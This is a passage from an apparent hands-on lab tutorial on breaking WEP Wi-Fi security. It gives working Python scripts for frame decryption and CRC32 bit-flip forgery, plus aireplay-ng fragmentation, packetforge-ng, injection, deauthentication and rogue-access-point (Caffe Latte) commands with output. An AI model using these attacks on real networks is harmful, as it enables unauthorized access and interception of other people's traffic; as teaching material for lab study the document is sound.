Decrypting a Frame by Hand

We need two pieces of code, and neither of them is large. RC4 is fourteen lines. It is made up of a key scheduling algorithm and a generator. The key scheduling algorithm permutes a 256-byte array according to the seed. The generator walks that array to produce one keystream byte for each byte of data. The integrity check is a single comparison. WEP's ICV is a CRC32 computed over the plaintext. The ICV is appended to the plaintext and then encrypted along with it. A receiver decrypts the body, splits the last four bytes off and compares them against a CRC32 it computes itself.

First, we can create a directory to hold the scripts this task uses.

Terminal
user@debian-thm:~$ mkdir -p /tmp/wepint

Write the following to /tmp/wepint/wep-decrypt.py. The script uses nothing outside the standard library. It walks the capture file by hand instead of through a parsing library, so that every offset stays visible. This includes the three vector bytes lifted from offset 24 of each frame.

#!/usr/bin/env python3
"""Seed RC4 with IV||key, decrypt a real WEP frame, and check the ICV with CRC32."""
import struct, sys, zlib

cap = sys.argv[1]
keyhex = sys.argv[2]
count = int(sys.argv[3]) if len(sys.argv) > 3 else 3
key = bytes.fromhex(keyhex)

def rc4(seed, data):
    S = list(range(256))
    j = 0
    for i in range(256):                       # KSA: the whole secret enters here
        j = (j + S[i] + seed[i % len(seed)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    out = bytearray()
    i = j = 0
    for b in data:                             # PRGA: one keystream byte per plaintext byte
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) & 0xFF])
    return bytes(out)

def frames(path):
    f = open(path, "rb")
    magic, vmaj, vmin, tz, sig, snap, link = struct.unpack("<IHHiIII", f.read(24))
    assert link == 105, "linktype %d, expected 105 (IEEE 802.11)" % link
    while True:
        ph = f.read(16)
        if len(ph) < 16:
            return
        ts, tus, cl, ol = struct.unpack("<IIII", ph)
        yield f.read(cl)

print("WEP key supplied : %s  (%d bytes = %d-bit secret, advertised as %d-bit WEP)"
      % (keyhex, len(key), len(key) * 8, len(key) * 8 + 24))
print()

ok = bad = 0
shown = 0
for d in frames(cap):
    if len(d) < 36:
        continue
    fc = struct.unpack("<H", d[0:2])[0]
    if ((fc >> 2) & 3) != 2 or not ((fc >> 14) & 1):
        continue
    iv = d[24:27]
    body = d[28:]
    seed = iv + key                            # <-- the entire construction
    plain = rc4(seed, body)
    payload, icv = plain[:-4], plain[-4:]
    calc = zlib.crc32(payload) & 0xFFFFFFFF
    got = struct.unpack("<I", icv)[0]
    if calc == got:
        ok += 1
    else:
        bad += 1

    if shown < count:
        shown += 1
        print("=== frame %d ===" % shown)
        print("  IV (clear, from the frame)   %s" % iv.hex())
        print("  key (the shared secret)      %s" % key.hex())
        print("  RC4 seed = IV || key         %s   <-- %d bits, of which %d are public"
              % (seed.hex(), len(seed) * 8, 24))
        print("  ciphertext, first 16 bytes   %s" % body[:16].hex())
        print("  plaintext,  first 16 bytes   %s" % payload[:16].hex())
        if payload[:6] == b"\xaa\xaa\x03\x00\x00\x00":
            et = struct.unpack(">H", payload[6:8])[0]
            print("                               ^ LLC/SNAP aa aa 03 00 00 00, ethertype 0x%04x" % et)
            if et == 0x0800 and len(payload) > 28:
                ihl = (payload[8] & 0xF) * 4
                src = ".".join(str(b) for b in payload[8 + 12:8 + 16])
                dst = ".".join(str(b) for b in payload[8 + 16:8 + 20])
                print("                               IPv4 %s -> %s  proto %d  len %d"
                      % (src, dst, payload[8 + 9], struct.unpack(">H", payload[8 + 2:8 + 4])[0]))
        print("  ICV from frame (little-end)  %s  = 0x%08x" % (icv.hex(), got))
        print("  CRC32 of decrypted payload   %s  = 0x%08x"
              % (struct.pack("<I", calc).hex(), calc))
        print("  ICV check                    %s" % ("PASS" if calc == got else "FAIL"))
        print()
        if shown == 1 and calc == got and payload[:6] == b"\xaa\xaa\x03\x00\x00\x00":
            # Keystream recovery: no key needed, only a guessed plaintext. Only claim it
            # where the key was right and the frame really does start with LLC/SNAP,
            # or the sentence below describes something that did not happen.
            ks_from_key = bytes(a ^ b for a, b in zip(body, payload))
            known = b"\xaa\xaa\x03\x00\x00\x00"
            ks_from_guess = bytes(a ^ b for a, b in zip(body[:6], known))
            print("  keystream RC4 actually produced (first 6) %s" % ks_from_key[:6].hex())
            print("  keystream recovered by guessing the SNAP  %s" % ks_from_guess.hex())
            print("  identical: %s  -- that recovery used no key at all, only a guess at the"
                  % (ks_from_key[:6] == ks_from_guess))
            print("  first six plaintext bytes, which every LLC/SNAP frame shares.")
            print()

print("--- every protected data frame in the capture ---")
print("ICV verified   : %d" % ok)
print("ICV failed     : %d" % bad)
print("verification rate: %.2f%%" % (100.0 * ok / (ok + bad) if ok + bad else 0))

Run it against the capture collected earlier, substituting the ten hexadecimal characters recovered in the Recovering the WEP Key task for <key>. Both scripts in this task read the key with bytes.fromhex. This means that we have to enter the key without the colons that aircrack-ng printed. If we enter the colon-separated form, the script stops with an error. The final argument is how many frames to print in full.

Terminal
user@debian-thm:~$ python3 /tmp/wepint/wep-decrypt.py wep-01.cap <key> 1
WEP key supplied : <key>  (5 bytes = 40-bit secret, advertised as 64-bit WEP)

=== frame 1 ===
  IV (clear, from the frame)   64498e
  key (the shared secret)      <key>
  RC4 seed = IV || key         64498e<key>   <-- 64 bits, of which 24 are public
  ciphertext, first 16 bytes   5b4116e06690deccc73b97e2f3aed474
  plaintext,  first 16 bytes   aaaa0300000008004500040479054000
                               ^ LLC/SNAP aa aa 03 00 00 00, ethertype 0x0800
                               IPv4 <client-ip> -> 192.168.1.1  proto 1  len 1028
  ICV from frame (little-end)  2bc05c40  = 0x405cc02b
  CRC32 of decrypted payload   2bc05c40  = 0x405cc02b
  ICV check                    PASS

  keystream RC4 actually produced (first 6) f1eb15e06690
  keystream recovered by guessing the SNAP  f1eb15e06690
  identical: True  -- that recovery used no key at all, only a guess at the
  first six plaintext bytes, which every LLC/SNAP frame shares.

--- every protected data frame in the capture ---
ICV verified   : 24829
ICV failed     : 0
verification rate: 100.00%

From the sixteen plaintext bytes, we can see that the seed was built correctly. The first six bytes, aa aa 03 00 00 00, are an LLC/SNAP header. The next two bytes are the ethertype 0x0800 for IPv4. The next byte, 45, is the start of a well-formed IPv4 header, and the script reads out its addresses, protocol number and total length for us. We only get this plaintext when the seed is built correctly. If we build the seed the other way round, with the key first and the vector after it, the output looks just as random as the ciphertext that went in. The same happens if we seed RC4 with the key by itself.

The last four bytes of the decrypted body are the ICV, stored little-endian, and the CRC32 computed over everything ahead of them matches it. A single frame could in principle match by accident, at odds of roughly one in four billion, so the run does not stop at one. It decrypts every protected data frame in the file and reports how many passed. Each frame has its own vector, so each frame is decrypted under a different keystream. The whole pass takes around eighteen seconds. Your own counts will be different, since they describe however much traffic you collected. If the first frame in your file is an ARP exchange and not an IPv4 packet, no address line is printed for it. In that case, you can raise the final argument to show further frames.

Checking the Work Against a Wrong Key

A check that passes everything would pass correct and incorrect keys alike, so one successful run does not prove much on its own. Next, we can run the same code over the same frames with one character of the key changed and nothing else changed. Put the recovered key with its last hexadecimal character changed to any other digit in place of <wrong-key>.

Terminal
user@debian-thm:~$ python3 /tmp/wepint/wep-decrypt.py wep-01.cap <wrong-key> 1

With the wrong key, every frame fails the ICV check and none of them verify. The rate reported at the end reads 0.00%, where the correct key reported 100.00%. Together, the two runs show that the recovered key is the key in use. This confirms the result of the statistical attack that produced the key. We can use the same check outside WEP, on anything that takes a key and gives a result we can verify. We can run it once with a key that should succeed and once with a key that should fail.

The ICV that the failing run reads out of the frame is different from the ICV that the correct key read out of the same frame. This is because the ICV is computed over the plaintext and then encrypted with it. If the checksum travelled in the clear beside the ciphertext, both runs would read the same four bytes. With a wrong key, the stored checksum and the computed checksum are both corrupted at once, so both sides of the comparison move. We can check this by comparing the ICV from frame line between the two runs.

Recovering Keystream From a Guess

If we look at the foot of the first run, we can see two lines that were produced without using the key at all. Encryption here is XOR with a keystream. If we know any two of the ciphertext, the plaintext and the keystream, we can work out the third. Ciphertext combined with keystream returns plaintext, and this is how the receiver uses it. The same arithmetic also works the other way, even though nobody intended it to be used like this. Ciphertext combined with plaintext returns keystream.

Without the key, we do not hold the plaintext of the frame, although on this network we only need to hold part of it. Every data frame carrying a network-layer payload begins with the same six bytes, aa aa 03 00 00 00. These six bytes are the LLC/SNAP header named above. Since every such frame begins with them, our guess at these six bytes is always right. If we combine those six bytes with the first six bytes of ciphertext, we get six bytes of keystream for that frame. The script computes the same six bytes a second time by the honest route, from the key, and prints both. The two results are identical, and the script prints identical: True on the line below them.

These six bytes are keystream for one initialisation vector. We can only use them to encrypt six bytes in a frame that carries that same vector. The six bytes are not the key, and we cannot turn them into the key. On its own, this result is not enough to break WEP. An attack can build on it by persuading the access point to return longer and longer stretches of the same keystream. In the next task, we will look at that attack.

Correcting the Checksum Without the Key

The designers of WEP had a noisy radio link in front of them, and CRC32 was a reasonable choice of ICV for that problem. CRC32 is cheap to compute, and it catches the kind of damage that a noisy radio link does to a frame in flight. However, CRC32 also has a property that makes it unfit for protecting a frame against deliberate changes. CRC32 is linear over XOR. This means that the difference between the checksum of a message and the checksum of that message with some bits flipped depends only on which bits were flipped. The difference does not depend on the message itself.

Because of this, an attacker can change both the payload of a frame and its checksum. Flipping a bit of ciphertext flips the same bit of plaintext. This is because the ciphertext and the plaintext are joined by XOR with the keystream. The attacker does not need to know the keystream for this to work. The correction that the flip needs in the CRC32 can be computed from the attacker's own mask. We can take the checksum of the mask and combine it with the checksum of a run of zero bytes of the same length. The stored ICV is encrypted with the same keystream, so we can apply the correction to the encrypted ICV directly. This means that somebody who holds no key can adjust the payload and the checksum so that they agree. This is known as a bit-flipping attack. A bit-flipping attack defeats the integrity check, and the encryption does not have to be attacked for this to work.

Write the following to /tmp/wepint/wep-bitflip.py.

#!/usr/bin/env python3
"""CRC32 is linear, so the ICV can be corrected without the key. Show it."""
import struct, sys, zlib

cap = sys.argv[1]
keyhex = sys.argv[2]
key = bytes.fromhex(keyhex)

def rc4(seed, data):
    S = list(range(256)); j = 0
    for i in range(256):
        j = (j + S[i] + seed[i % len(seed)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    out = bytearray(); i = j = 0
    for b in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) & 0xFF])
    return bytes(out)

def crc_delta(d):
    """CRC32(p XOR d) XOR CRC32(p), computed from d alone. No plaintext needed."""
    return zlib.crc32(d) ^ zlib.crc32(bytes(len(d)))

f = open(cap, "rb")
assert struct.unpack("<IHHiIII", f.read(24))[6] == 105, "expected linktype 105 (IEEE 802.11)"
frame = None
while frame is None:
    ph = f.read(16)
    if len(ph) < 16:
        break
    cl = struct.unpack("<IIII", ph)[2]
    d = f.read(cl)
    fc = struct.unpack("<H", d[0:2])[0]
    if ((fc >> 2) & 3) == 2 and ((fc >> 14) & 1) and len(d) > 100:
        frame = d

if frame is None:
    sys.exit("no protected data frame longer than 100 bytes in this capture; "
             "collect a little more traffic and try again")

iv, ct = frame[24:27], frame[28:]
ct_body, ct_icv = ct[:-4], ct[-4:]

print("Everything below this line is done WITHOUT the key.")
print("-" * 68)
print("  captured ciphertext body, bytes 40-47 : %s" % ct_body[40:48].hex())
print("  captured encrypted ICV                : %s" % ct_icv.hex())

delta = bytearray(len(ct_body))
delta[40:48] = b"\x00\x00\x00\x00\x00\x00\x00\xff"   # flip 8 bits deep inside the payload
delta = bytes(delta)

forged_body = bytes(a ^ b for a, b in zip(ct_body, delta))
forged_icv = bytes(a ^ b for a, b in zip(ct_icv, struct.pack("<I", crc_delta(delta))))

print("  chosen bit-flip mask at those bytes   : %s" % delta[40:48].hex())
print("  CRC32 correction derived from the mask: %08x" % crc_delta(delta))
print("  forged ciphertext body, bytes 40-47   : %s" % forged_body[40:48].hex())
print("  forged encrypted ICV                  : %s" % forged_icv.hex())
print("-" * 68)
print("Now play the receiver, who does hold the key, and see what it makes of each.")
print()

for label, body, icvc in (("original frame", ct_body, ct_icv),
                          ("forged frame  ", forged_body, forged_icv)):
    plain = rc4(iv + key, body + icvc)
    payload, icv = plain[:-4], plain[-4:]
    calc = zlib.crc32(payload) & 0xFFFFFFFF
    got = struct.unpack("<I", icv)[0]
    print("  %s  plaintext[40:48]=%s  ICV 0x%08x  CRC32 0x%08x  %s"
          % (label, payload[40:48].hex(), got, calc, "ACCEPTED" if calc == got else "REJECTED"))

Then, we can run the script against the same capture, with the recovered key in place of <key>. The script performs the attacker's half with the captured bytes alone. After that, it plays the receiver with the key, so that we can see the verdict on each frame.

Terminal
user@debian-thm:~$ python3 /tmp/wepint/wep-bitflip.py wep-01.cap <key>
Everything below this line is done WITHOUT the key.
--------------------------------------------------------------------
  captured ciphertext body, bytes 40-47 : cd9e33ff1299c95f
  captured encrypted ICV                : 4db0e903
  chosen bit-flip mask at those bytes   : 00000000000000ff
  CRC32 correction derived from the mask: 781fb104
  forged ciphertext body, bytes 40-47   : cd9e33ff1299c9a0
  forged encrypted ICV                  : 4901f67b
--------------------------------------------------------------------
Now play the receiver, who does hold the key, and see what it makes of each.

  original frame  plaintext[40:48]=00000000c9980900  ICV 0x405cc02b  CRC32 0x405cc02b  ACCEPTED
  forged frame    plaintext[40:48]=00000000c99809ff  ICV 0x3843712f  CRC32 0x3843712f  ACCEPTED

The first half of that output is the attacker's work. It uses nothing but bytes read from the air and a mask of the attacker's choosing. The mask flips eight bits deep inside the payload, and the matching correction is derived from the mask alone. The second half is the receiver, which does hold the key, decrypting both frames and judging them. The original frame is accepted, as it should be. The forged frame is accepted too. The plaintext that the receiver accepted ends 09ff, and the plaintext that was actually transmitted ended 0900. This means that the receiver has acted on data that the attacker chose, and it has reported the frame as intact.

The attack did this damage without recovering a key, extending a keystream or decrypting anything that the attacker could read. The forged byte was also changed blind, and its new value was not chosen to mean anything. If we can alter the payload of a frame at will, we can also alter its destination address, port numbers or protocol fields at will. The attacker only needs to know the layout of the bytes being flipped. The ICV can tell the receiver whether a frame arrived intact, and it does this correctly. A checksum cannot tell the receiver anything more than this. The ICV cannot tell the receiver whether somebody altered the frame on purpose. This is because anybody can recompute a function that takes no secret. As such, even a protocol with sound encryption would be open to this attack if its integrity check were only a checksum. WPA addressed this by replacing the ICV with a keyed MIC. A keyed MIC is a value that an attacker cannot recompute without the key.

Answer the questions below

  1. Decrypt your capture with the recovered WEP key. Which IPv4 address does the client on Home-Legacy use?

Task 6: Forging Traffic Without the Key

So far, our attack has depended on the network being busy. Home-Legacy carries a client, and the traffic from this client supplies initialisation vectors faster than the attack uses them. When that client goes quiet, the replay attack from the earlier task takes one of its ARP requests and sends it back. Both of these routes need the network to have produced traffic that we can reuse.

As described in the Capturing Initialisation Vectors task, many WEP networks on a real assessment are printers or controllers that send very few frames. These networks will never send the tens of thousands of frames that the statistical attack wants. The same is true of an access point with no associated client at all. On these networks there is also no captured ARP request to replay, because no station has sent one. In this task, we will break this kind of network by supplying the traffic ourselves.

Keystream Without the Key


As described in the Inside a WEP Frame task, we can recover six bytes of keystream without the key by combining the LLC/SNAP header with the ciphertext. The fragmentation attack can be used to turn these six bytes into a much longer keystream. It relies on the access point reassembling fragmented frames. A frame is split into fragments. Each fragment is short enough to encrypt with the keystream that we already know. The access point reassembles the fragments and rebroadcasts the result. The rebroadcast is a longer encrypted frame. We chose the plaintext of this frame, so we can combine the rebroadcast with that plaintext to recover a longer keystream. Repeating the exchange grows the recovered keystream to the full frame length.

The attack needs the access point to accept frames from our radio. The fake authentication from the earlier task gives us this. With that association in place, we can run the exchange with aireplay-ng in attack mode -5:

Terminal
user@debian-thm:~$ sudo aireplay-ng -5 -b F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 wlan0mon
Use this packet ? y
Saving chosen packet in replay_src-1019-100126.cap
10:01:26  Data packet found!
10:01:26  Sending fragmented packet
10:01:26  Got RELAYED packet!!
10:01:26  Trying to get 384 bytes of a keystream
10:01:26  Got RELAYED packet!!
10:01:26  Trying to get 1500 bytes of a keystream
10:01:26  Got RELAYED packet!!
Saving keystream in fragment-1019-100126.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream

The -5 option selects the fragmentation attack. The -b option sets the address of the access point. The -h option sets the address that the fake authentication registered. The tool offers us a captured frame, and we can accept it with y. Each Got RELAYED packet!! line is the access point reassembling and rebroadcasting the fragments it was sent. From the above output, we can see that three relayed packets bring the recovered keystream up to 1500 bytes. The file that is written holds the recovered keystream. We still do not know the key at this point. The name of that file is built from the time the attack ran. The fragment-1019-100126.xor name above is from this particular run. In the next command, we should use whichever name aireplay-ng reported on our own run.

Forging a Frame

A keystream of this length is enough for us to encrypt an entire frame of our own choosing. An ARP request is the natural choice, for the same reason that it was the natural choice to replay in the earlier task. An ARP request reliably provokes an answer. We can build this frame with packetforge-ng:

Terminal
user@debian-thm:~$ sudo packetforge-ng -0 -a F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 -k 255.255.255.255 -l 192.168.1.100 -y fragment-1019-100126.xor -w forge-arp.cap
Wrote packet to: forge-arp.cap

The -0 option builds an ARP request. The -k and -l options set the destination and source addresses that the request asks about. The -y option sets the keystream that encrypts the request. The result is a valid WEP frame, and we did not need the key to build it. The access point will accept this frame and act on it.

Injecting What Was Forged

First, we should leave a capture running against the same BSSID in another terminal, as in the earlier collection task:

Terminal
user@debian-thm:~$ sudo airodump-ng -c 3 --bssid F0:9F:C2:71:22:11 -w frag2 wlan0mon

Then, while that capture collects in its own terminal, we can replay the forged frame:

Terminal
user@debian-thm:~$ sudo aireplay-ng -2 -F -r forge-arp.cap -x 800 wlan0mon
Sent 70438 packets...(799 pps)

The -2 option sends a frame from a file rather than one lifted from the air. The -F option accepts the first match instead of prompting. The -x 800 option caps the rate at eight hundred frames a second. This rate is fast enough to be useful, and the access point keeps answering at this rate. Every forged request gets a reply. Every reply is a new frame with a new initialisation vector. This means that the counter in our capture climbs as though the network were busy.

The initialisation vectors that we collected are ordinary ones. aircrack-ng cannot tell that the traffic which produced them was generated by us. Next, we can recover the key in the same way as in the earlier task:

Terminal
user@debian-thm:~$ sudo aircrack-ng -b F0:9F:C2:71:22:11 frag2-01.cap
                          KEY FOUND! [ <key> ]
	Decrypted correctly: 100%

From the above output, we can see that aircrack-ng found the key. This means that we can break a quiet WEP network in the same way as a busy one, by supplying the traffic ourselves.

The Slower Relative

The KoreK chopchop attack can also be used to reach the same result. It recovers the plaintext of a frame one byte at a time. It does this by repeatedly truncating a captured frame and watching which guesses the access point accepts. We can run it with aireplay-ng -4, and it works against this network. However, chopchop has to send a burst of frames for each byte. The fragmentation attack recovers 1500 bytes of keystream in seconds. The chopchop attack recovers only the first few percent of a single frame in one minute. We should try the fragmentation attack first. We can keep chopchop for access points that do not reassemble fragments.

Answer the questions below

  1. Which aireplay-ng attack mode runs the fragmentation attack?
  2. How many bytes of keystream does the fragmentation attack recover here?

Task 7: Taking the Key From the Client

A station that has joined a WEP network does not forget it. The profile it stores holds the network name and the static key together. WEP has no server-side component that a station could check an access point against. As such, the station is free to treat anything advertising that name as the network it already knows. When one appears, the station associates and begins encrypting with the key it remembers. The station is not asked to prove that it holds the key. The station is also given no opportunity to confirm that the access point holds the key too. Open system authentication is the mechanism that let the fake authentication in the earlier task succeed, and it works the same way in both directions. The access point does not verify the station, and the station does not verify the access point.

This means that we can take the key from a client that has used the network. We do not need the network itself for this. If we know only the name of a WEP network, we can stand up an access point of our own carrying that name and wait for a station to arrive. We could be a long way from the real access point while we do this. When the station joins the rogue access point, it still has the key stored in its profile. The key itself is never transmitted, so the station never announces it. However, every frame the station sends is encrypted under that key and carries an initialisation vector. Initialisation vectors are exactly what the statistical attack consumes. This is known as the Caffe Latte attack. The name comes from the observation that a laptop opened in a coffee shop is still carrying the keys of every network it has ever used.

This attack recovers the key itself, the same value that the access point holds. This key decrypts the same traffic and is accepted by the same network. The real network is never contacted or associated with, and it contributes no frames to the capture. At the end of this task, we will recover the key from a capture file that holds traffic from only one station and one rogue access point.

Standing Up the Rogue Access Point

The attack needs a radio of its own in access point mode, and a second radio to deauthenticate, inject and capture. We will use wlan4 and wlan5 for this task, and leave wlan0mon and wlan1 untouched. Put wlan5 into monitor mode on channel 3, the channel the real Home-Legacy access point uses, and make a directory for the files the attack produces.

Terminal
user@debian-thm:~$ sudo ip link set wlan5 down && sudo iw dev wlan5 set type monitor && sudo ip link set wlan5 up
user@debian-thm:~$ sudo iw dev wlan5 set channel 3
user@debian-thm:~$ mkdir -p /tmp/cafelatte

The rogue runs on channel 11, deliberately far from the real network. Because of this, the capture we take on channel 11 at the end of the task cannot hold a frame transmitted by an access point on channel 3. Write the following to /tmp/cafelatte/rogue.conf.

interface=wlan4
driver=nl80211
ssid=Home-Legacy
hw_mode=g
channel=11
auth_algs=1
wep_default_key=0
wep_key0=0123456789
ap_max_inactivity=600

The value on the wep_key0 line is wrong on purpose. The real key is the value we are trying to recover from the station, so we do not give it to the rogue. The station associates with the rogue regardless. This is because auth_algs=1 selects open system authentication, and an open system exchange carries no proof of key possession in either direction. The station joins, and the two sides then encrypt under different keys. The rogue cannot read anything the station sends. This does not stop the attack, because we are only collecting the frames and the initialisation vectors they carry. ap_max_inactivity=600 stops the access point dropping a station that spends several minutes doing nothing but answer ARP.

Start the access point in its own terminal.

Terminal
user@debian-thm:~$ sudo ip link set wlan4 down && sudo iw dev wlan4 set type managed && sudo ip link set wlan4 up
user@debian-thm:~$ sudo hostapd-mana /tmp/cafelatte/rogue.conf
Using interface wlan4 with hwaddr 02:00:00:00:04:00 and ssid "Home-Legacy"
wlan4: AP-ENABLED

As shown on the first line of the above output, the rogue's own BSSID is 02:00:00:00:04:00. This address comes from the radio itself, and every command that follows filters on it.

Lab note: Leave hostapd-mana running in this terminal for the rest of the task and work from a second one, with a third for the capture that starts shortly. NetworkManager will reclaim an idle radio from underneath the attack, so the airmon-ng check kill from the opening task has to still be in effect before any of this runs.

Moving the Client Across

A station that is associated and content has no reason to go looking for anything else, so it has to be pushed. The station at 64:32:A8:56:32:56 is the one whose traffic supplied the initialisation vectors in the collection task. When this station scans, it will find two access points called Home-Legacy, and there is nothing in either beacon that would let it tell them apart. First, we can send a burst of deauthentication frames spoofed from the real access point's address. This tears the station's association down and sends it back to scanning.

Terminal
user@debian-thm:~$ sudo aireplay-ng -0 10 -a F0:9F:C2:71:22:11 -c 64:32:A8:56:32:56 wlan5

One burst is usually not enough. A station knocked off a network frequently returns to the access point it was just using, so repeat the command until the terminal running hostapd-mana reports the station arriving.

Terminal
wlan4: STA 64:32:a8:56:32:56 IEEE 802.11: authenticated
wlan4: STA 64:32:a8:56:32:56 IEEE 802.11: associated (aid 1)
wlan4: AP-STA-CONNECTED 64:32:a8:56:32:56

AP-STA-CONNECTED is the line to wait for. The two lines above it show the open system exchange completing. The station is now associated with our access point, and it treats our access point as the network it was using before. Our access point does not hold the station's key, and it has no connection to the real network. The station is still encrypting its frames under the key it already had.

Why the Built-In Replay Produces Nothing

Our capture has to follow the station to channel 11. Next, we can move the monitor interface to channel 11 and start a capture filtered to the rogue's BSSID.

Terminal
user@debian-thm:~$ sudo iw dev wlan5 set channel 11
user@debian-thm:~$ sudo airodump-ng -c 11 --bssid 02:00:00:00:04:00 -w /tmp/cafelatte/cl wlan5

aireplay-ng carries a dedicated mode for this attack, -6, and it is the obvious thing to reach for. We can run it from the second terminal. It reports a healthy send rate, but it does not produce any replies from the station.

Terminal
user@debian-thm:~$ sudo aireplay-ng -6 -b 02:00:00:00:04:00 -h 64:32:A8:56:32:56 wlan5
The interface MAC (02:00:00:00:05:00) doesn't match the specified MAC (-h).
	ifconfig wlan5 hw ether 64:32:A8:56:32:56
05:41:42  Waiting for beacon frame (BSSID: 02:00:00:00:04:00) on channel 11
Saving ARP requests in replay_arp-0920-054142.cap
You should also start airodump-ng to capture replies.
Read 18136 packets (3 ARPs, 0 ACKs), sent 14615 packets...(500 pps)

The warning is expected and the command it offers must not be run. We set -h to the victim's address on purpose, even though it does not match the address of our radio. The whole point is to send frames that appear to come from the victim. aireplay-ng has no way of knowing that. If we took its advice, the victim's address would be put on the monitor radio. After that, the script further down would stop recognising the victim's own replies, and the attack would produce nothing at all.

Nothing else in that output says failure. It found ARP requests to work from, it is sending at five hundred frames a second, and it looks much as the ARP request replay in the collection task looked. We can run aircrack-ng over the capture without naming a target. It lists the networks it found, and the count beside the network shows whether the replay is working.

Terminal
user@debian-thm:~$ sudo aircrack-ng /tmp/cafelatte/cl-01.cap
   1  02:00:00:00:04:00  Home-Legacy               WEP (4 IVs)
Choosing first network as target.

With one network in the file there is nothing to choose between, so aircrack-ng selects it and starts attacking immediately. The count beside the network scrolls away once the attack display takes over. We can stop the attack with Ctrl+C. Only a handful of initialisation vectors came out of a capture holding tens of thousands of frames. The count will not climb if we wait, because the station is not replying at all. If we decrypt the capture with the key we recovered in the earlier task, the frames in question turn into readable ARP.

    1   0.000000 IntelCor_56:32:56 -> Broadcast  ARP 42 Who has 192.168.1.1? Tell 192.168.1.54
    3  10.946221 02:00:00:00:04:00 -> Broadcast  ARP 42 Who has 192.168.1.1? Tell 192.168.1.54
    5  11.940370 02:00:00:00:04:00 -> Broadcast  ARP 42 Who has 192.168.1.1? Tell 192.168.1.54

The first frame is the station's own request and the two below it are replays of it, byte for byte, including the address being asked about. The tool's replay assumes that the station at some point announced its own address in a gratuitous ARP. If the station had done this, a verbatim replay of that frame would be a question the station is obliged to answer. This station holds a long-lived lease, and it only ever asks after its gateway. As such, each replay asks who owns 192.168.1.1. The station is not 192.168.1.1, so the station correctly says nothing. The counters in the aireplay-ng output were accurate, and every frame the tool reported as sent was really sent. However, every one of those frames asked about 192.168.1.1, and the station does not answer for that address.

When we use any injection tool, we should judge the run by what the target does in response. The lack of an error message does not tell us that the run is working. If the send rate is in the hundreds and the initialisation vector count stays flat, frames are going out and nothing is coming back. We can stop that capture now. The attack itself will use a new, clean capture.

Flipping the Request

What is needed is the same frame asking a different question. The frame is encrypted and we do not have the key, so we have to change the question without decrypting anything. WEP allows this because of the way it checks the integrity of each frame. The strength of the cipher does not make any difference to this attack.

We can change the frame with the bit-flipping attack described in the Inside a WEP Frame task, and correct its encrypted ICV without the key.

The bytes to change here are known. An ARP request carries its sender and target addresses at fixed offsets. As such, the only genuine unknown is the value we need to write into the last byte of the target address. The right value makes the request ask about the station's own address. There are 256 possible values for this byte, and only one of them is right. The cheapest way to find the right value is to try all 256 values and watch which one draws a reply. Write the following to /tmp/cafelatte/latte.py.

#!/usr/bin/env python3
"""
Caffe Latte: recover a WEP key from a CLIENT.

We never learn the key. We take one encrypted ARP request the victim emitted,
bit-flip the ciphertext so the request now asks for the victim's OWN address,
repair the encrypted CRC (CRC32 is linear, so a known plaintext delta maps to a
known ICV delta), and send it back. The victim answers every copy with a fresh
IV. Harvest enough IVs and PTW recovers the key.

Unknown plaintext: the two IP addresses. We brute the last byte of the target
IP over all 256 values - one of them is the victim's own address.
Known plaintext: LLC/SNAP, the ARP fixed fields, the all-zero target MAC, and
the ARP sender MAC (it must equal the 802.11 source address, which is in clear).
"""
import socket, struct, sys, time, zlib, threading

IFACE  = "wlan5"
BSSID  = bytes.fromhex("020000000400")   # our rogue AP
CLIENT = bytes.fromhex("6432a8563256")   # the victim
FAKESA = bytes.fromhex("001122334455")   # the host we pretend is asking
RTAP   = b"\x00\x00\x08\x00\x00\x00\x00\x00"   # minimal radiotap

